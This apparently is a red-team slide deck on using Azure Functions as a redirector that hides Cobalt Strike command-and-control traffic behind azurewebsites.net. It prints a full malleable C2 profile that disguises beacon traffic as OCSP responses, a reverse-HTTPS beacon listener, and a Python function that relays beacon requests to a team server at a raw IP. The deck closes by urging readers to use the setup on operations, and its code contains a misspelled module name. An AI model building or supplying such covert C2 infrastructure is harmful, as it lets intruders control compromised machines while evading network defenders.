PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL

```
3:39:20 PM WebDeliveryOnline: Starting deployment...
3:39:22 PM WebDeliveryOnline: Uploading zip package to storage container...
3:39:30 PM WebDeliveryOnline: Syncing triggers...
Deployment to "WebDeliveryOnline" completed.
```

HTTP TriggerUrls:

```
Gett: https://webdeliveryonline.azurewebsites.net/api/Gett
Postt: https://webdeliveryonline.azurewebsites.net/api/Postt
Stage64: https://webdeliveryonline.azurewebsites.net/api/Stage64
TestWebTrigger: https://webdeliveryonline.azurewebsites.net/api/TestWebTrigger
```

Azure Functions



## WebDeliveryOnline

Function Apps

"WebDeliveryOnline" X

All subscriptions ▼

### Function Apps

#### WebDeliveryOnline ↻ »

#### Functions (Read Only)

▶ f TestWebTrigger

▶ f Gett

▶ f Postt

▶ f Stage64

#### Proxies (Read Only)

### Overview

### Platform features

Stop

Swap

Restart

Get publish profile

Reset publish profile

Download app content

Delete

Status

✓ Running

Subscription

Pay-As-You-Go

Resource group

WebDeliveryOnline

URL

<https://webdeliveryonline.azurewebsites.net>

Subscription ID

03fc3973-d663-4f0e-b99d-b523311621f3

Location

West US 2

App Service plan / pricing tier

WestUS2LinuxDynamicPlan (Consumption)

### Configured features

⚡ Function app settings

⠇ Configuration

💡 Application Insights

# Azure Functions

---


- Make sure that your malleable profile matches with the URIs needed to trigger your function
- Also, make sure beacon metadata is stored in a location accessible by your Azure function
  - Headers are the easiest

```
http-get {  
    set uri "/api/Gett"; ←  
    client {  
        header "Accept" "*/*";  
  
        metadata {  
            base64;  
            prepend "OSID="; ←  
            header "Cookie";  
        }  
    }  
  
    server {  
        header "Content-Type" "application/ocsp-response";  
        header "content-transfer-encoding" "binary";  
        header "Cache-Control" "max-age=547738, public, no-transform, must-revalidate";  
        header "Connection" "keep-alive";  
  
        output {  
            print;  
        }  
    }  
}
```

```
    header "Content-Type" "application/ocsp-response";  
    header "Content-Transfer-Encoding" "binary";  
    header "Cache-Control" "max-age=547738, public, no-transform, must-revalidate";  
    header "Connection" "keep-alive";  
  
    output {  
        print;  
    }  
}  
  
http-stager {  
    set uri_x86 "/api/TestWebTrigger";  
    set uri_x64 "/api/Stage64";  
}  
root@azuretesting:~/cobaltstrike#
```

```
http-post {  
    set uri "/api/Postt";  
    client {  
        header "Accept" "*/*";  
        id {  
            base64;  
            prepend "TRY=";  
            header "Cookie";  
        }  
        output {  
            print;  
        }  
    }  
    server {  
        header "Content-Type" "application/ocsp-response";  
        header "content-transfer-encoding" "binary";  
        header "Cache-Control" "max-age=547738, public, no-transform, must-revalidate";  
        header "Connection" "keep-alive";  
        output {  
            print;  
        }  
    }  
}
```

# Azure Functions



The screenshot shows a web-based interface for managing Azure Functions. At the top, there are three tabs: "Event Log X", "Beacon 169.254.124.81@8852 X", and "Listeners X". The "Listeners X" tab is active, indicated by a blue border. Below the tabs is a table with the following data:

name	payload	host	port	bindto	beacons
AzureFunction	windows/beacon_https/reverse_https	webdeliveryonline.azurewebsites.net	443		webdeliveryonline.azurewebsites.net



The screenshot shows a Linux desktop environment with several windows open:

- Cobalt Strike**: A window titled "Cobalt Strike" with tabs for "external", "internal", "listener", "user", "computer", "note", "process", "pid", "arch", and "last".
- Visual Studio Code**: A window titled "...init\_.py - AzureFunctionHere - Visual Studio Code" containing Python code for an Azure Function. The code imports logging, urlib.parse, urlib.request, and azure.functions, then defines a main function that makes a web request to a specified URL.
- Terminal**: A terminal window titled "[flynn@win3910: /usr/sh... ~/.gitrepos/AzureFunc... \_\_init\_\_.py - AzureFunc...]" showing command-line history and file paths.

The desktop environment includes a sidebar with icons for "Trash", "File System", and "Home". The status bar at the bottom right shows "Spaces: 4" and "Plain Text".

```
import logging
import urlib.parse
import urlib.request
import azure.functions as func

def main(req: func.HttpRequest) -> func.HttpResponse:
    header_dict = {}
    # makes web request to get url of team server with all headers
    get_url = 'http://206.189.180.221/FortyNorth/GetIt'
    for key, value in dict(req.headers).items():
        header_dict.update({key : value})

    request = urlib.request.Request(get_url, headers=header_dict)
    with urlib.request.urlopen(request) as response:
        html = response.read()
    return func.HttpResponse(html)
```

# Azure Functions – Python Bug

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- One thing to note – there is a bug with the HTTP Trigger URLs
  - Specifically when deploying a Python app
- The trigger URLs shown will currently include “api” as the route prefix even when you modify it to be something different
- The Azure portal will show the correct HTTP trigger URL
  - It will actually show the route prefix that you specified
- This should be getting fixed soon, Microsoft has reproduced the issue on their end

```
{ host.json > {} extensionBundle
  1  {
  2    "version": "2.0",
  3    "extensions": {
  4      "http": {
  5        "routePrefix": "NotAPI"
  6      }
  7    },
  8    "extensionBundle": [
  9      {
 10        "id": "Microsoft.Azure.Functions.ExtensionBundle",
 11        "version": "[1.*, 2.0.0)"
 12      }
 13    ]
}
```

OUTPUT TERMINAL DEBUG CONSOLE PROBLEMS Azure Functions ▾

2:02:49 PM testapiname: root (0)  
2:02:49 PM testapiname: Number of gids 1  
2:02:49 PM testapiname: root (0)  
2:02:49 PM testapiname: Uploading built content /home/site/deployments/functionappartifact.squashfs for linux  
2:02:50 PM testapiname: Resetting all workers for testapiname.azurewebsites.net  
2:02:50 PM testapiname: Deployment successful.  
2:03:08 PM testapiname: Syncing triggers...  
2:03:14 PM testapiname: Querying triggers...  
2:03:23 PM testapiname: HTTP Trigger Urls:  
DifferentURL: <https://testapiname.azurewebsites.net/api/DifferentURL>

Enable  Disable

### Get Function Url

default (function key)



testapiname.azurewebsites.net/NotAPI/DifferentURL?



OK

# Final Thoughts

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- Azure Functions are super fast to get set up and operational for a new redirector
  - They are the Azure equivalent of AWS Lambdas
- You can let it be a “dumb” redirector, or add as much logic and filtering to it as you would like
- Modifications made to your code are easily pushed and synced within Azure with the push of a button
- Try running one of these on your next op!

# Thanks! Questions?

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- 🌐 Thanks for your time
- 🌐 <https://github.com/FortyNorthSecurity/FunctionalC2>
- 🌐 @FortyNorthSec
- 🌐 <https://www.fortynorthsecurity.com>
- 🌐 <https://github.com/FortyNorthSecurity>